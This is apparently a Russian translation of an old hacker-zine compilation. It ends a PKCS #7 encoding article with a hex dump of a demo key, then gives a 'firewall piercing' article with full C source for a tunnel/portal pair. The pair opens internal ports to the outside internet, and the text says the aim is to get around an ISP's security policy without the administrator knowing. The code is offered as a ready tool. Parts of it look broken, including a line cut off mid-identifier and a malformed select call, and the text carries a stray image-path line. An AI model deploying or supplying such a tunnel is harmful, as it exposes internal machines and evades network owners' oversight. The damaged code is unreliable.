31 [size of inner data block]                  digestAlgorithms
   30 [size]
      06 08 2A 86 48 86 F7 0D 02 02            algorithm ID = MD2
      05 00                                    parameters = NULL (0x00)
   [ContentInfo data]                          content = inner ContentInfo
A0 82 01 [size]                                certificates
   [certificate data]                          user's certificate
31 81 [size]                                   signerInfos
   30 81 [size]
   02 01 01                                    version = 1
      30 [size]                                issuerAndSerialNumber
         [issuer data]                         issuer
         02 04 {12 34 56 78}                   size (4), serialNumber (12345678)
      30 [alg_size]                            digestAlgorithm
         06 08 2A 86 48 86 F7 0D 02 02         algorithm ID = MD2
         05 00                                 parameters = NULL (0x00)
      30 [dig_size]                            digestEncryptionAlgorithm
         06 [sz]                               rsaEncryption (d.E.A.)
            2A 86 48 86 F7 0D 01 01 01
         05 00                                 parameters = NULL (0x00)
      04 [data_size]                           encryptedDigest
         [encrypted digestInfo encoded data block]
```

Наконец, из этого блока данных SignedData кодируется значение ContentInfo (снова с использованием PKCS #7):

```
30 82 02 [size]
   06 09 2A 86 48 86 F7 0D 01 07 02            contentType = signedData
   A0 82 02 [size]                             [0] EXPLICIT
      [here goes the whole DATA BLOCK #3]      content = SignedData value
```

(идентификатор объекта signedData из PKCS #7 — {1 2 840 113549 1 7 2})

Пример ключа PKCS

Ниже приведён полный шестнадцатеричный дамп вышеупомянутого ключа, закодированного по PKCS #7.

```
HEX Dump ------------------------------------:   ASCII Dump ----:

30 82 02 50 06 09 2A 86 48 86 F7 0D 01 07 02 A0   0..P..*.H.......
82 02 41 30 82 02 3D 02 01 01 31 0E 30 0C 06 08   ..A0..=...1.0...
2A 86 48 86 F7 0D 02 02 05 00 30 28 06 09 2A 86   *.H.......0(..*.
48 86 F7 0D 01 07 01 A0 1B 04 19 41 20 64 65 6D   H..........A dem
6F 20 43 6F 6E 74 65 6E 74 49 6E 66 6F 20 73 74   o ContentInfo st
72 69 6E 67 A0 82 01 5E 30 82 01 5A 30 82 01 04   ring...^0..Z0...
02 04 14 00 00 29 30 0D 06 09 2A 86 48 86 F7 0D   .....)0...*.H...
01 01 02 05 00 30 2C 31 0B 30 09 06 03 55 04 06   .....0,1.0...U..
13 02 55 53 31 1D 30 1B 06 03 55 04 0A 13 14 45   ..US1.0...U....E
```

```
78 61 6D 70 6C 65 20 4F 72 67 61 6E 69 7A 61 74   xample Organizat
69 6F 6E 30 1E 17 0D 39 32 30 39 30 39 32 32 31   ion0...920909221
38 30 36 5A 17 0D 39 34 30 39 30 39 32 32 31 38   806Z..9409092218
30 35 5A 30 42 31 0B 30 09 06 03 55 04 06 13 02   05Z0B1.0...U....
55 53 31 1D 30 1B 06 03 55 04 0A 13 14 45 78 61   US1.0...U....Exa
6D 70 6C 65 20 4F 72 67 61 6E 69 7A 61 74 69 6F   mple Organizatio
6E 31 14 30 12 06 03 55 04 03 13 0B 41 20 64 65   n1.0...U....A de
6D 6F 20 55 73 65 72 30 5B 30 0D 06 09 2A 86 48   mo User0[0...*.H
86 F7 0D 01 01 01 05 00 03 4A 00 30 47 02 40 0A   .........J.0G.@.
66 79 1D C6 98 81 68 DE 7A B7 74 19 BB 7F B0 C0   fy....h.z.t.....
01 C6 27 10 27 00 75 14 29 42 E1 9A 8D 8C 51 D0   ..'.'.u.)B....Q.
53 B3 E3 78 2A 1D E5 DC 5A F4 EB E9 94 68 17 01   S..x*...Z....h..
14 A1 DF E6 7C DC 9A 9A F5 5D 65 56 20 BB AB 02   ....|....]eV ...
03 01 00 01 30 0D 06 09 2A 86 48 86 F7 0D 01 01   ....0...*.H.....
02 05 00 03 41 00 45 1A A1 E1 AA 77 20 4A 5F CD   ....A.E....w J_.
F5 76 06 9D 02 F7 32 C2 6F 36 7B 0D 57 8A 6E 64   .v....2.o6{.W.nd
F3 9A 91 1F 47 95 DF 09 94 34 05 11 A0 D1 DF 4A   ....G....4.....J
20 B2 6A 77 4C CA EF 75 FC 69 2E 54 C2 A1 93 7C    .jwL..u.i.T...|
07 11 26 9D 9B 16 31 81 9B 30 81 98 02 01 01 30   ..&...1..0.....0
34 30 2C 31 0B 30 09 06 03 55 04 06 13 02 55 53   40,1.0...U....US
31 1D 30 1B 06 03 55 04 0A 13 14 45 78 61 6D 70   1.0...U....Examp
6C 65 20 4F 72 67 61 6E 69 7A 61 74 69 6F 6E 02   le Organization.
04 14 00 00 29 30 0C 06 08 2A 86 48 86 F7 0D 02   ....)0...*.H....
02 05 00 30 0D 06 09 2A 86 48 86 F7 0D 01 01 01   ...0...*.H......
05 00 04 40 05 FA 6A 81 2F C7 DF 8B F4 F2 54 25   ...@..j./.....T%
09 E0 3E 84 6E 11 B9 C6 20 BE 20 09 EF B4 40 EF   ..>.n... . ...@.
BC C6 69 21 69 94 AC 04 F3 41 B5 7D 05 20 2D 42   ..i!i....A.}. -B
8F B2 A2 7B 5C 77 DF D9 B1 5B FC 3D 55 93 53 50   ...{\w...[.=U.SP
34 10 C1 E1 E1                                    4....
```

Множество других демонстрационных (и не только ;) ключей, огромное количество соответствующих исходных кодов и библиотек на C++ для Linux и Win32, а также документация доступны на моём веб-сайте по адресу (чувствительно к регистру):

http://members.tripod.com/~xception_0x0A28/penumbra.html

```
"That which does not kill us
 makes us stronger"
                    -- Friedrich Nietzsche
```

Пробивая брандмауэры

Автор: bishnu@hotmail.com

Введение

Многие интернет-провайдеры управляют брандмауэром, чтобы защитить своих пользователей от враждебного Интернета. Однако брандмауэр, защищая пользователей, одновременно ограничивает их свободу.

Большинство брандмауэров не позволяют устанавливать соединение, если инициатива исходит извне, — это автоматически устраняет многие уязвимости в системе безопасности. К сожалению, это также означает, что многое другое становится невозможным: например, перенаправить X-дисплей на машину, находящуюся за брандмауэром, или нечто подобное.

Одно из решений — попросить администратора брандмауэра настроить его так, чтобы не блокировать X-соединения (или тот порт, который вы планируете использовать). Обычно это означает разрешение соединений на порту 6000. Но нередко администратор отказывается это делать: либо он слишком занят, либо ещё не разобрался в настройке брандмауэра, либо просто отказывает, поскольку это нарушает политику безопасности сайта. Возможно, вы вовсе не хотите, чтобы он знал о вашем намерении пропустить трафик в обратном направлении.

С этой целью я написал две простые программы, которые передают TCP-соединения обратно через туннель на вашу машину.


Туннель

Решение состоит из двух программ: одна запускается на вашей машине или на любой другой машине за брандмауэром, вторая — на каком-нибудь *NIX-сервере в Интернете. Программа за брандмауэром (называемая `tunnel`) подключается к программе (называемой `portal`) на машине в Интернете. Это соединение, вероятно, не будет перехвачено брандмауэром (в зависимости от политики безопасности), поскольку оно исходящее. Как только соединение от туннеля к порталу установлено, портал открывает порт для входящего TCP-трафика — и можно начинать. Всякий раз, когда какая-либо машина подключается к порталу, тот передаёт запрос обратно в туннель через уже установленное соединение сквозь брандмауэр; туннель затем перенаправляет соединение на вашу машину.

Эффект состоит в том, что вы «вытаскиваете» порт вашей машины (или любой машины за брандмауэром) на другую сторону брандмауэра, то есть любой желающий может к нему подключиться вне зависимости от политики безопасности сайта.

Пример

```
Goof: Ваша машина.
Foo : Другая машина за брандмауэром (или та же, что Goof), на которой запущен 'tunnel'.
Bar : Машина на другой стороне брандмауэра, на которой запущен 'portal'.
Boof: Машина, желающая подключиться к машине Goof (или та же, что Bar).
```



Вы сидите за машиной Goof и запускаете какую-то программу на машине Boof. Эта программа использует X-windows, и вы хотите перенаправить дисплей обратно на машину Goof. X-windows пытается установить TCP-соединение через брандмауэр — и его «сжигают».

Тогда вы запускаете туннель на машине Foo и настраиваете его на подключение к машине Bar, скажем, на порту 7000 (где работает портал); также вы настраиваете туннель на перенаправление всех входящих TCP-соединений от портала на вашу машину Goof, порт 6000 (X-windows). Вы запускаете портал на машине Bar и заставляете его ожидать туннель на порту 7000. Как только туннель подключился, портал начинает слушать порт 6001 для входящего X-трафика. Каждый раз, когда какое-либо X-приложение подключается к порталу, соединение передаётся туннелю, который перенаправляет его на машину Goof, порт 6000.

Наконец, на машине Boof вы устанавливаете дисплей на `Bar:1` (в tcsh: `setenv DISPLAY bar:1`, в bash: `export DISPLAY=bar:1`) — это говорит приложению использовать порт 6001 (порт 6000 нельзя использовать, если на машине уже запущен X-сервер). Запускаете Xeyes — и они появляются прямо перед вами.

Заключение

Если вы используете эту программу для обхода брандмауэра, вы, безусловно, нарушаете политику безопасности интернет-провайдера: обойти брандмауэр сможет кто угодно, кто знает, как это сделать, — а «безопасность через неизвестность» — это вовсе не безопасность. Так что не рассказывайте маме.

Преимущество данного подхода состоит в том, что не требуется root-доступ ни на одной из машин, что несколько упрощает весь процесс.

Для компиляции кода достаточно выполнить `make`. Код протестирован на:
• Solaris 2.5.x, 2.6
• IRIX 6.[2,3,4]
• FreeBSD 2.1.5
• HPUX 10.x
• Linux 2.0.x

Код

tunnel/Makefile

```
CC = gcc

OSFLAGS =
MYFLAGS = -Wall -O2 -g -pedantic
CFLAGS = $(MYFLAGS) $(PROFILE) $(OSFLAGS)

#If you compile on Solaris 2.x, uncomment the following line
#LOCAL_LIBRARIES = -lsocket

TUNNEL_OBJFILES = tunnel.o share.o
PORTAL_OBJFILES = portal.o share.o

all: tunnel portal

tunnel :   $(TUNNEL_OBJFILES) share.h
□   $(CC) $(TUNNEL_OBJFILES) $(LOCAL_LIBRARIES) -o tunnel
tunnel.o : tunnel.c share.h
□$(CC) -c $(CFLAGS) $(COMMFLAGS) tunnel.c
portal :   $(PORTAL_OBJFILES) share.h
□   $(CC) $(PORTAL_OBJFILES) $(LOCAL_LIBRARIES) -o portal
portal.o : portal.c share.h
□$(CC) -c $(CFLAGS) $(COMMFLAGS) portal.c
share.o : share.c share.h
□$(CC) -c $(CFLAGS) $(COMMFLAGS) share.c
clean:
□rm -f *.o tunnel portal core
```

tunnel/tunnel.c

```
/*
-TUNNEL-

This is the tunnel part of my firewall piercer. This code is supposed
to be running on the inside of the firewall. The tunnel should then
connect to the portal running on the outside.

start it like:
>% tunnel localhost 23 protal.machine.com 3001

if the portal is running at port 3001 at portal.machine.com, incoming
connections to the portal will get rerouted to this machines telnet
port.

 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <string.h>
#include <signal.h>
#include <errno.h>
#include "share.h"


extern char tunnel_buf[MAXLEN*2];
char buf[MAXLEN*2];
extern int tunnel_des;   /* The socket destination of a tunnel packet*/
extern int tunnel_src;   /* The socket source of a tunel packet*/
extern int tunnel_size;  /* Size of tunnel packet*/
extern struct connections connections; /*Linked list of connections*/

char *remote_machine;               /*remote machine name to tunnel to*/
extern int  tunnel_port;            /*tunnel port*/
extern int  tunnel_sock;            /*tunnel socket*/
char *login_machine="";             /*machine to forward connections to*/
int login_port;                     /*port to forward connections to*/
```

```
int oldtime=0,ping_time=0;
struct connection *descriptors[DESC_MAX];
extern struct connection *descriptors[DESC_MAX];
extern int errno;
FILE *log=stdout;             /*logfile = stdout by default*/

void open_tunnel(){
  tunnel_sock=remote_connect(remote_machine,tunnel_port);
}


extern int optind;
extern char *optarg;

void usage(){
  printf("Usage: tunnel [-l logfile] <forward_machine> <forward_port>" \
  " <portal_machine> <portal_port>\n");
  printf("where:\n");
  printf("forward_machine is the machine to which the traffic is forwarded\n");
  printf("forward_port is the port to which the traffic is forwarded\n");
  printf("portal_machine is the machine we want to route the trafic from\n");
  printf("portal_port is the port we want to route the trafic from\n");
  printf("Coded by %s\n",AUTHOR);
}


/********************** Get the options ***********************/

void get_options(int argc,char *argv[]){
  int c;
  while((c=getopt(argc,argv, "l:")) !=-1)
    switch(c){
    case 'l':
      if(!(log=fopen(optarg,"w"))){
log=stdout;
fprintf(log,"Unable to open logfile '%s':%s\n",
optarg,strerror(errno));
      }
      break;
    case '?':
    default:
      usage();
      exit(-1);
    }
  /* the two next options*/
  if(argc-optind!=4){
    printf("Wrong number of options!\n");
    usage();
    exit(-1);
  }
  login_machine=get_ip(argv[optind++]);
  login_port=atoi(argv[optind++]);
  remote_machine=get_ip(argv[optind++]);
  tunnel_port=atoi(argv[optind++]);
  if(login_port<1||login_port>65535||tunnel_port<1||tunnel_port>65535){
    printf("Ports below 1 and above 65535 don't give any sense\n");
    usage();
    exit(-1);
  }
}

void alive(){
  /* To check wether the line is still alive, we Myping it every
     ALIVE_TIME seconds. If we don't get a ping from the tunnel
     every ALIVE_TIME*2 we disconnect the connection to the
     portal, and wait for a new.  If the portal has not died, all
     the connections through the tunnel will continue as normal once
     the connection has been established again.
     The reason why I do this is because some firewalls tend to
     disable connections if there hasn't been any traffic for some time,
     or if the connection had been up too long time.
```

```
     */

  /*Transmit a Myping packet, we receive the
    answer in check_tunnel_connection()*/
  if(time(NULL)-oldtime>=ALIVE_TIME){
    oldtime=time(NULL);
    transmit_tunnel(buf,0,0,0);
  }
  if(time(NULL)-ping_time>ALIVE_TIME*2){
    printf("Connection to portal probably lost, hanging up.\n");
    shutdown(tunnel_sock,2);
    close(tunnel_sock);
    tunnel_sock=-1;
  }
}

int reset_selector(fd_set *selector,fd_set *errsel,struct connection *con)
{
  /* We tell the selector to look on the tunnel socket aswell
     as our live connections.*/
  int maxsock,i;
  FD_ZERO(selector);
  FD_SET(tunnel_sock,selector);
  FD_SET(tunnel_sock,errsel);
  con=connections.head;
  maxsock=tunnel_sock;
  for(i=0;i<connections.num;i++,con=con->next){
    FD_SET(con->local_sock,selector);
    FD_SET(con->local_sock,errsel);
    maxsock=max(maxsock,con->local_sock);
  }
  return(maxsock); /*We return the maximum socket number*/
}

void check_tunnel_connection(fd_set *selector,fd_set *errsel,struct connection *con){
  /*Here we check the tunnel for incoming data*/
  if(FD_ISSET(tunnel_sock,errsel)){
    fprintf(log,"Tunnel connection terminated!\n");
    shutdown(tunnel_sock,2);
    close(tunnel_sock);
    tunnel_sock=-1;
    return;
  }
  if(FD_ISSET(tunnel_sock,selector)){
    if(receive_tunnel()!=-1){
      if(tunnel_src==0&&tunnel_des==0){ /*We have a Myping packet*/
ping_time=time(NULL); /*reset the alive_timer*/
      }
      else if(tunnel_src==0){/*We have a 'hangup' signal for a connection*/
if((con=descriptors[tunnel_des])){
  fprintf(log,"Removing connection to %s %d\n",con->host,con->port);
  removeconnection(con);
}
      }
      else if(tunnel_des==0){ /*We have a new connection*/
  int newsock;
  if((newsock=remote_connect(login_machine,login_port))!=-1){
    connections.num++;
    con=(struct connection *)malloc(sizeof(struct connection));
    con->host=(char *)malloc(MAX_HOSTNAME_SIZE);
    strncpy(con->host,&tunnel_buf[4],MAX_HOSTNAME_SIZE);
    con->port=ntohl((((int *)tunnel_buf)[0]));
    con->local_sock=newsock;
    con->remote_sock=tunnel_src;
    con->time=time(NULL);
    con->next=connections.head;
    connections.head=con;
    descriptors[newsock]=con;
    fprintf(log,"Connected the incoming call from %s %d to %s %d\n",con->host,con->port,login_machine,login_
    /*Acknowledge the new connection to the portal*/
    transmit_tunnel(buf,0,con->local_sock,con->remote_sock);
```

```
  }
}
      else if(descriptors[tunnel_des]){
/*Send the data to the right descriptor*/
writen(descriptors[tunnel_des]->local_sock,tunnel_buf,tunnel_size);
      }
      else{
fprintf(log,"Connection to unallocated channel, hangup signal sent\n");
/*Send a hangup signal to the portal, to disable the connection*/
transmit_tunnel(buf,0,0,tunnel_src);
      }
    }
  }
}

void main(int argc,char **argv)
{
  get_options(argc,argv);
  fprintf(log,"Opening tunnel to %s port %d\n",remote_machine,tunnel_port);
  fprintf(log,"Tunnelconnections will be forwarded to host %s"\
   " port %d\n",login_machine,login_port);
  connections.num=0;
  connections.head=NULL;
  signal(SIGINT,ctrlC);
  while(1){                       /*The tunnel runs infinitely*/
    struct connection *con=connections.head;
    open_tunnel();
    ping_time=time(NULL);
    while(tunnel_sock!=-1){
      fd_set selector,errsel;
      struct timeval alive_time;
      alive_time.tv_sec=ALIVE_TIME;
      alive_time.tv_usec=0;
      alive();   /*Check wether the tunnelconnection is alive*/
      /* We have to listen to the tunnel and all the current connections.
       we do that with a select call*/
      if(select(reset_selector(&selector,&errsel,con)+1,
&selector,NULL,&errsel,&alive_time)){
/*Check for each of the local connections*/
check_local_connections(&selector,&errsel,con);
/*Check for the tunnel*/
check_tunnel_connection(&selector,&errsel,con);
      }
    }
    sleep(RETRY_TIME); /*We sleep a while*/
    /* fprintf(log,"Trying to connect to portal.\n"); */
  }
}
```

tunnel/portal.c

```
/*
-PORTAL-

This is the portal part of my firewall piercer. This code is supposed
to be running on the outside of the firewall. The tunnel part should
then connect trough the firewall to this program.
start it like:
>% portal 3000 3001
for tunnel connection on port 3001 and incoming calls on 3000.

when you connect to the portal at port 3000 your connection will be
forwarded to the tunnel.

*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
```

```
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <string.h>
#include <netdb.h>
#include <unistd.h>
#include <signal.h>
#include <errno.h>
#include "share.h"

/***************/
/* Global data */
/***************/
extern char tunnel_buf[MAXLEN*2];
extern int tunnel_des;
extern int tunnel_src;
extern int tunnel_size;
extern struct connections connections;
extern struct connection *descriptors[DESC_MAX];
extern int errno;
extern int  tunnel_port;             /*tunnel port*/
extern int  tunnel_sock;             /*tunnel new accepted socket*/

char buf[MAXLEN*2];
char *remote_machine;         /*remote machine name*/
int  tunnel_basesock;         /*tunnel base socket*/
int local_sock;               /* local port socket*/
int local_port;               /*local machine port*/
FILE *log=stdout;             /*logfile = stdout by default*/
int ping_time=0;


/********************** Usage  ***********************/
void usage(){

  fprintf(stderr,"Usage: portal [-l logfile] <local_port> <tunnel_port>\n");
  fprintf(stderr,"where:\n");
  fprintf(stderr,"local_port is the port where we accept incoming" \
   " connections\n");
  fprintf(stderr,"remote_port is the port where we accept the tunnel" \
   " to connect\n");
  fprintf(stderr,"Coded by %s\n",AUTHOR);
}

/********************** Get the options **********************/

extern int optind;
extern char *optarg;

void get_options(int argc,char *argv[]){
  int c;
  while((c=getopt(argc,argv, "l:")) !=-1)
    switch(c){
    case 'l':
      if(!(log=fopen(optarg,"w"))){
log=stdout;
fprintf(log,"Unable to open logfile '%s':%s\n",
optarg,strerror(errno));
      }
      break;
    case '?':
    default:
      usage();
      exit(-1);
    }
  /* the two next options*/
  if(argc-optind!=2){
    printf("Wrong number of options!\n");
    usage();
    exit(-1);
  }
```

```
  local_port=atoi(argv[optind++]);
  tunnel_port=atoi(argv[optind++]);
  if(local_port<1||local_port>65535||tunnel_port<1||tunnel_port>65535){
    printf("Ports below 1 and above 65535 dont give any sense\n");
    usage();
    exit(-1);
  }
}

/*********************************************************/
/*************** Portal                 *****************/
/*********************************************************/

void open_local_port(){
  /*Open the local port for incoming connections*/
  struct sockaddr_in ser;
  int opt=1;
  local_sock=socket(AF_INET,SOCK_STREAM,0);
  if(local_sock==-1){fprintf(log,"Error opening socket\n");exit(0);}
  if(setsockopt(local_sock,SOL_SOCKET,SO_REUSEADDR,
□□(char *)&opt,sizeof(opt))<0)
    {perror("setsockopt REUSEADDR");exit(1);}
  ZERO((char *) &ser,sizeof(ser));
  ser.sin_family      = AF_INET;
  ser.sin_addr.s_addr = htonl(INADDR_ANY);
  ser.sin_port        = htons(local_port);
  if(bind(local_sock,(struct sockaddr *)&ser,sizeof(ser)) ==-1 ){
    fprintf(log,"Error binding to local port %d : %s\n"
□    ,local_port,strerror(errno));
    exit(-1);
  }
  if(listen(local_sock,5)==-1){
    fprintf(log,"Error listening to local port %d : %s"
□    ,local_port,strerror(errno));
    exit(-1);
  }
  fprintf(log,"Opened local port %d on socket %d\n",local_port,local_sock);
}

void open_portal(){
  int opt=0;
  struct sockaddr_in ser;
  if((tunnel_basesock=socket(AF_INET,SOCK_STREAM,0))==-1)
    {perror("socket");exit(-1);}
  if(setsockopt(tunnel_basesock,SOL_SOCKET,SO_REUSEADDR,
□□(char *)&opt,sizeof(opt))<0)
    {perror("setsockopt REUSEADDR");exit(-1);}
  ZERO((char *) &ser,sizeof(ser));
  ser.sin_family      = AF_INET;
  ser.sin_addr.s_addr = htonl(INADDR_ANY);
  ser.sin_port        = htons(tunnel_port);
  if(bind(tunnel_basesock,(struct sockaddr *)&ser,sizeof(ser)) ==-1 ){
    fprintf(log,"Error binding to tunnel port %d : %s\n"
□    ,tunnel_port,strerror(errno));
    exit(-1);
  }
  if(listen(tunnel_basesock,5)==-1){
    fprintf(log,"Error listening to tunnel port %d : %s"
□    ,tunnel_port,strerror(errno));
    exit(-1);
  }
}

int accept_portal(){
  struct hostent *from;
  struct sockaddr_in cli;
  int newsock,clilen;
  clilen=sizeof(cli);
  if(!tunnel_basesock){return(-1);}
  /*Accept incoming calls*/
  newsock=accept(tunnel_basesock,(struct sockaddr *)&cli,&clilen);
```

```
  /*We want to know  know our remote host better*/
  from=gethostbyaddr((char *)(&cli.sin_addr),sizeof(cli.sin_addr),PF_INET);
  if(!from){
    close(newsock);
    return(-1);
  }
  fprintf(log,"Tunnel connection from:%s %d\n",from->h_name,cli.sin_port);
  return(newsock);
}

void close_portal(){
  shutdown(tunnel_sock,1);
  close(tunnel_sock);
}

struct connection *receive_local(){
  struct sockaddr_in cli;
  int newsock,clilen;
  struct hostent *from;
  struct connection *con;
  clilen=sizeof(cli);
  /*Accept incoming calls*/
  newsock=accept(local_sock,(struct sockaddr *)&cli,&clilen);
  if(newsock==-1)
    {fprintf(log,"Server Accept Error:%s\n",strerror(errno));exit(-1);}
  /*We want to know  know our remote host better*/
  from=gethostbyaddr((char *)(&cli.sin_addr),sizeof(cli.sin_addr), PF_INET);
  fprintf(log,"New connection from:%s %d\n",from->h_name,cli.sin_port);
  /*Add our new friend to our list of connections*/
  connections.num++;
  con=(struct connection *)malloc(sizeof(struct connection));
  con->host=strdup(from->h_name);
  con->port=cli.sin_port;
  con->local_sock=newsock;
  con->remote_sock=0;
  con->time=time(NULL);
  con->next=connections.head;
  connections.head=con;
  descriptors[newsock]=con;
  return(con);
}

void alive(){
  /* If we don't get a ping from the tunnel
     every ALIVE_TIME*2 we disconnect the connection to the
     tunnel, and wait for a new.  If the tunnel has not died, all
     the connections from the tunnel will continue as normal once
     the connection has been established again*/
  if(time(NULL)-ping_time>ALIVE_TIME*2){
    printf("Connection to tunnel probably lost, hanging up.\n");
    shutdown(tunnel_sock,2);
    close(tunnel_sock);
    tunnel_sock=-1;
  }
}

int reset_selector(fd_set *selector,fd_set *errsel,struct connection *con){
  /* We tell the selector to look on the tunnel socket aswell
     as our live connections, and the connection socket.*/
  int maxsock,i;
  FD_ZERO(selector);
  FD_SET(local_sock,selector);
  FD_SET(tunnel_sock,selector);
  FD_SET(local_sock,errsel);
  FD_SET(tunnel_sock,errsel);
  con=connections.head;
  maxsock=max(local_sock,tunnel_sock);
  for(i=0;i<connections.num;i++,con=con->next){
    FD_SET(con->local_sock,selector);
    FD_SET(con->local_sock,errsel);
    maxsock=max(maxsock,con->local_sock);
```

```
  }
  return(maxsock);
}

void check_tunnel_connection(fd_set *selector,fd_set *errsel,struct connection *con){
  /*Here we check the tunnel for incoming data*/
  if(FD_ISSET(tunnel_sock,errsel)){
    fprintf(log,"Tunnel connection terminated!\n");
    shutdown(tunnel_sock,2);
    close(tunnel_sock);
    tunnel_sock=-1;
    return;
  }
  if(FD_ISSET(tunnel_sock,selector)){
    if(receive_tunnel()!=-1){
      if(tunnel_src==0&&tunnel_des==0){ /*We got a Myping*/
ping_time=time(NULL);
/* Ping the tunnel back!*/
transmit_tunnel(buf,0,0,0); /*Send a Myping back*/
      }
      else if(tunnel_des){
if(descriptors[tunnel_des]){
  con=descriptors[tunnel_des];
  if(tunnel_src!=0){
    con->remote_sock=tunnel_src;
    writen(descriptors[tunnel_des]->local_sock,tunnel_buf,tunnel_size);
  }
  else{
    printf("Hangup signal received. Removing connection to %s %d\n",con->host,con->port);
    removeconnection(con);
  }
}
      }
    }
  }
}

void check_connection_port(fd_set *selector,fd_set *errsel,struct connection *con){
  /*Here we check the connection port for new connections*/
  if(FD_ISSET(local_sock,selector)){
    con=receive_local();
    if(con){
      printf("Transmitting the new connection\n");
      *((int *)(&buf[4]))=htonl(con->port);
      strncpy(&buf[8],con->host,MAX_HOSTNAME_SIZE);
      *(&buf[8]+strlen(con->host))=0;
      transmit_tunnel(buf,4+min(strlen(con->host)+1,MAX_HOSTNAME_SIZE),con->local_sock,0);
    }
  }
}

void main(int argc,char **argv){
  get_options(argc,argv);
  init_descriptors();
  connections.num=0;
  connections.head=NULL;
  remote_machine=get_ip(argv[2]);
  fprintf(log,"Tunneling incoming calls on port %d to port %d \n"
  ,local_port,tunnel_port);
  connections.num=0;
  connections.head=NULL;
  fprintf(log,"Opening portal\n");
  open_portal();
  signal(SIGINT,ctrlC);
  fprintf(log,"Opening localport\n");
  open_local_port();
  while(1){
    fprintf(log,"Waiting for tunnel connection on port %d\n",tunnel_port);
    while((tunnel_sock=accept_portal())==-1) sleep(4);
    ping_time=time(NULL);
    while(tunnel_sock!=-1){
```

```
      fd_set selector,errsel;
      struct connection *con=NULL;
      struct timeval alive_time;

      alive_time.tv_sec=ALIVE_TIME;
      alive_time.tv_usec=0;
      alive();

      /* We have to listen to the tunnel, the local port, and alle the
 current connections. */
      if(select(reset_selector(&selector,&errsel,con)+1,
&&selector,NULL,&errsel,&alive_time)){
check_tunnel_connection(&selector,&errsel,con);
check_connection_port(&selector,&errsel,con);
check_local_connections(&selector,&errsel,con);
      }
    }
    sleep(2);
  }
}
```

tunnel/share.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <sys/utsname.h>
#include <fcntl.h>
#include <string.h>
#include <signal.h>
#include <errno.h>
#include <netdb.h>

#include "share.h"

char tunnel_buf[MAXLEN*2];  /*Buffer to store the tunnel data in*/
int tunnel_des;             /*Destination socket */
int tunnel_src;             /*Source socket*/
int tunnel_size;            /*Size of the data currently in the buffer*/
int tunnel_sock;            /*The socket of the portal*/
int tunnel_port;            /*The port we wan't to run on*/

extern FILE *log;           /* Our log file*/
extern int errno;
struct connection *descriptors[DESC_MAX];
struct connections connections; /*A linked list of our connections*/

/*
Packet header:
####################################/
# Dest  # Source#   Data size   #  /   data comes here
####################################\
 1 byte  1 byte    2 bytes

If the sestination field is zero, we are initiating a new connection
If the source field we are dropping a connection
If both the destination and the source is zero, it is a Myping packet.
*/

void ctrlC(int sig)
{
  fprintf(log,"Shutting down the hard way\n");
  shutdown(tunnel_sock,2);
  close(tunnel_sock);
  exit(-1);
```

```
}


char *get_ip(char *host){
  struct hostent *remote;
  struct in_addr *in;
  remote=gethostbyname(host);
  if(remote==NULL){
    fprintf(log,"Hostinformation of remote machine '%s' not resolved,"\
     " reason:%s",host,strerror(errno));
    exit(-1);
  }
  in=(struct in_addr *)remote->h_addr_list[0];
  return(strdup(inet_ntoa(*in)));
}

int transmit_tunnel(char *data,int size,int source,int destination){
  int nleft=size+4,nwritten;
  fd_set selector,errsel;
  data[0]=(unsigned char)destination; /*Destination into header*/
  data[1]=(unsigned char)source;      /*Source into header*/
  *((u_short *)&data[2])=htons(size); /*Size into header*/
  while(nleft>0){
    FD_ZERO(&errsel);
    FD_ZERO(&selector);
    FD_SET(tunnel_sock,&errsel);
    FD_SET(tunnel_sock,&selector);
    select(tunnel_sock+1,NULL,&selector,&errsel,NULL);
    if(FD_ISSET(tunnel_sock,&errsel)){
      printf("Big bug\n");
    }
    nwritten=write(tunnel_sock,data,nleft);
    if(nwritten==-1){
      fprintf(log,"Error writing to tunnel:%s\n",strerror(errno));
      tunnel_sock=-1;
      return(nwritten);
    }
    else if(nwritten==0){
      fprintf(log,"Error: Wrote zero bytes in transmit_tunnel\n");
      return(nwritten);
    }
    nleft-=nwritten;
    data+=nwritten;
  }
  return(size - nleft);
}

int receive_tunnel(){
  static int received=0;
  int n,left,got=0,quit=0,sofar=0;
  received++;
  while(sofar<4){
    quit=0;
    while(!quit){
      n=read(tunnel_sock,&tunnel_buf[sofar],4-sofar);
      if(n>0){quit=1;sofar+=n;}
      if(n<1){
fprintf(log,"Connection terminated!\n");
shutdown(tunnel_sock,2);
close(tunnel_sock);
tunnel_sock=-1;
return(-1);
      }
    }
  }
  tunnel_des=tunnel_buf[0]; /*Fetch the destination*/
  tunnel_src=tunnel_buf[1]; /*Fetch the source*/
  tunnel_size=ntohs(*((u_short *)&tunnel_buf[2])); /*Fetch the size*/
  left=tunnel_size;
  while(left!=0){
    n=read(tunnel_sock,&tunnel_buf[got],left);
```

```
    if(n<0){
      fprintf(log,"Connection terminated in receive_tunnel!\n");
      shutdown(tunnel_sock,2);
      close(tunnel_sock);
      tunnel_sock=-1;
      return(-1);
    }
    got+=n;
    left-=n;
  }
  return(n);
}

void check_local_connections(fd_set *selector,fd_set *errsel,struct connection *con){
  /*Here we check each of the local connections for incoming date*/
  char buf[MAXLEN*2];
  int i,n;
  con=connections.head;
  for(i=0;i<connections.num&&con;i++,con=con->next){
    if(FD_ISSET(con->local_sock,errsel)){
fprintf(log,"LLocal connection terminated\n");
fprintf(log,"Removing connection to %s %d\n",con->host,con->port);
if(con->remote_sock) transmit_tunnel(buf,0,0,con->remote_sock);
removeconnection(con);
break;
    }
    if(FD_ISSET(con->local_sock,selector)&&con->remote_sock){
      n=read(con->local_sock,&buf[4],MAXLEN);
      if(n<1){
fprintf(log,"Local connection terminated\n");
